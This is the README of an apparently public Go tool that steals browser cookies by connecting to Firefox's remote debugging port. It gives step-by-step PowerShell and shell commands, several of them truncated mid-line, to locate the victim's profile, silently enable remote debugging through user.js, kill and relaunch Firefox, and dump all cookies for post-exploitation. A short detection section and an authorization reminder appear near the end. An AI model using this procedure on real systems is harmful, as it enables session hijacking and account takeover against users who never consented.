.gitignore
LICENSE
README.md
main.go

Firefox - Debug Client for Cookie Access

Connect to Firefox debug port and issue Javascript commands and read responses - useful for grabbing cookies.

It works for `Windows` and `macOS`, should also work on `Linux`.

This technique is probably most useful when we don't have root or the user's credentials to decrypt cookies or can't attach a regular debugger to the browser process.

About

Connect to Firefox debug port and issue a Javascript command to grab cookies

Releases

No releases published


Packages

No packages published

Languages

● Go 100.0%

Example output:



```
PS C:\temp> .\ffcm.exe | sls google.com

ANID:AHW [redacted] :google.com
SMSV:ADH                :accounts.google.com
CONSENT:
360-SUIT                .marketingplatform.google.com
PAIDCONT
RAP_XSRF                tudio.google.com
OGP:-
CGIC:                   google.com
CGIC:                   google.com
django_l
```

Technical details

The tool is written in `Golang` using concurrent sender/receiver routines. It creates a TCP connection to Firefox using `net.Dial` and then sends various method calls as JSON serialized objects to eventually run Javascript commands using the `evaluateJSAsync` API to access `Services.cookies.cookies`.

There is likely a much better/easier way to implemented this, as Firefox recently (since version 78) added a `Network.getAllCookies` Debug API as well.

The Mozilla documentation for the `Remote Debug Protocol` is located here.

The code leverages a single struct for 5 different "kind of" messages to the server.

The structure is named `wireMessage` and represents all possible JSON requests/responses. Due to the use of a single message type for all requests/responses it can get a bit messy trying to understand the code.

Inspired by Cookie Crimes


What inspired me to research this for Firefox? Go check out Cookie Crimes for Chrome by @mangopdf.

Basic usage

Assuming you have a Firefox instance to connect to and its listening at `localhost:9222`, just run:

```
.\ffcm.exe
```

The result is cookies in the form of `name:value:domain`



```
PS C:\temp> .\ffcm.exe | sls google.com

ANID:AHW[redacted]:gooale.com
SMSV:ADH                                        :accounts.google.com
CONSENT:
360-SUIT                   .marketingplatform.google.com
PAIDCONT
RAP_XSRF                   tudio.google.com
OGP:-
CGIC:                                     google.com
CGIC:                                     google.com
django_l
```

Command line options

- **-server**: the name of the debug server, by default localhost
- **-port**: the port of the debug server, by default set to use 9222
- **-command**: JavaScript command to run (by default it iterates and returns cookies name/value pairs)
- **-log**: flag that will enable logging to stdout for debug purposes, by default not specified

Note: By default the debug port of Firefox is not enabled. See the section below on how to setup and enable Firefox remote debug protocol.

Want to run some other code in the debugger?

You can pass in `-command` command line argument to run other Javascript code.

Enabling remote debugging

Enabling remote debugging is not (yet) built into the tool at this point.

To enable remote debugging the following Firefox settings have to be updated:

- *devtools.debugger.remote-enabled*
- *devtools.debugger.prompt-connection*

- *devtools.chrome.enabled*

One can update the `user.js` file in profile folder which seems to get merged into the `prefs.js` file. If it does not work via the `user.js` file, you can try to update the `prefs.js` file directly - but for me the `user.js` file has worked well.

Firefox needs a restart for them to be picked up.

Some more experiementing with `prefs.js` might be interesting - maybe there is a way that does not require Firefox to restart.

Following are examples for Windows and macOS.

Windows setup

First, retrieve the users's profile via:

```
$firstprofile = (gci $env:APPDATA\Mozilla\Firef
```

And add the following lines to the `user.js` file (by default this file does not exist):

```
write 'user_pref("devtools.chrome.enabled", tru
write 'user_pref("devtools.debugger.remote-enab
write 'user_pref("devtools.debugger.prompt-conn
```

That's it, next time Firefox starts the settings will be applied.

Connecting and launching ffcm

Here are two commands that might come in handy when trying this, first is to terminate all instances of Firefox:

```
Get-Process -Name firefox | Stop-Proces
```

And launching Firefox with the `-start-debugger-server` option:

```
Start-Process 'C:\Program Files\Mozilla Firefox
```

After that you can launch `ffcm.exe` the results are sent to `stdout`.

End to end demo scenario on Windows

```
$firstprofile = (gci $env:APPDATA\Mozilla\Firef

write 'user_pref("devtools.chrome.enabled", tru
write 'user_pref("devtools.debugger.remote-enab
write 'user_pref("devtools.debugger.prompt-conn

Get-Process -Name firefox | Stop-Proces
Start-Process 'C:\Program Files\Mozilla Firefox

./ffcm.exe
[...results ...]

Get-Process -Name firefox | Stop-Proces
```

macOS setup and example

Things are basically the same, besides different folder names usage of a different shell.

First, the updates to the `user.js` file:

```
firstprofile=$(echo $HOME/Library/Application\

echo 'user_pref("devtools.chrome.enabled", true
echo 'user_pref("devtools.debugger.remote-enabl
echo 'user_pref("devtools.debugger.prompt-conne
```

Killing existing instances

To enable the new settings, a fresh instance of Firefox needs to start up. Can be done with either `pkill firefox` or regular `kill` command: `ps aux | grep -ie firefox | awk '{print $2}' | xargs kill -9`

Figuring out a way via -new-instance or copying profiles might also work, but I have not tried these variations

Launching Firefox with debugger API exposed

```
/Applications/Firefox.app/Contents/MacOS/firefo
```

Now you can run `./ffcm` and enjoy the results.

Consider cleaning up and reverting changes at the end also.

Detections and alerting

- Looking for `-start-debugger-server` command line arguments to Firefox
- Modification of `user.js` and `prefs.js` files, especially modifications to the 3 settings related to enabling remote debugging

Build

Very simple, get the code (`main.go` file) and build it.

Get the code

```
go get github.com/wunderwuzzi23/firefox-cookiem
```

or

```
git clone https://github.com/wunderwuzzi23/fire
```

Build command

```
build -o ffcm main.go
```

Cross compile

If you code Go on Linux or WSL you can cross-compile with:

```
$ env GOARCH=amd64 GOOS=windows go build -o ffcı
```

Interesting behavior with cross compiled Go binaries!

Windows Defender seems to be doing **some extra security scans for cross compiled binaries**. I got a popup from Defender saying it might take up to 10 seconds for the binary to run because its being scanned... It still ran without issues though. When compiling natively on Windows there was no extra scan or popup.

Blog

If you like this stuff, check out the Embrace the Red blog.

Background and more info about browser remote debugging

There is more background info about the tool and browser remote debugging on my blog at:

- Remote Debugging with Firefox
- Post-Exploitation: Abusing Chrome's debugging feature to observe and control browsing sessions remotely
- Cookie Crimes and the new Microsoft Edge Browser

Final remarks

As always the reminder that pen testing requires authorization from proper stakeholders.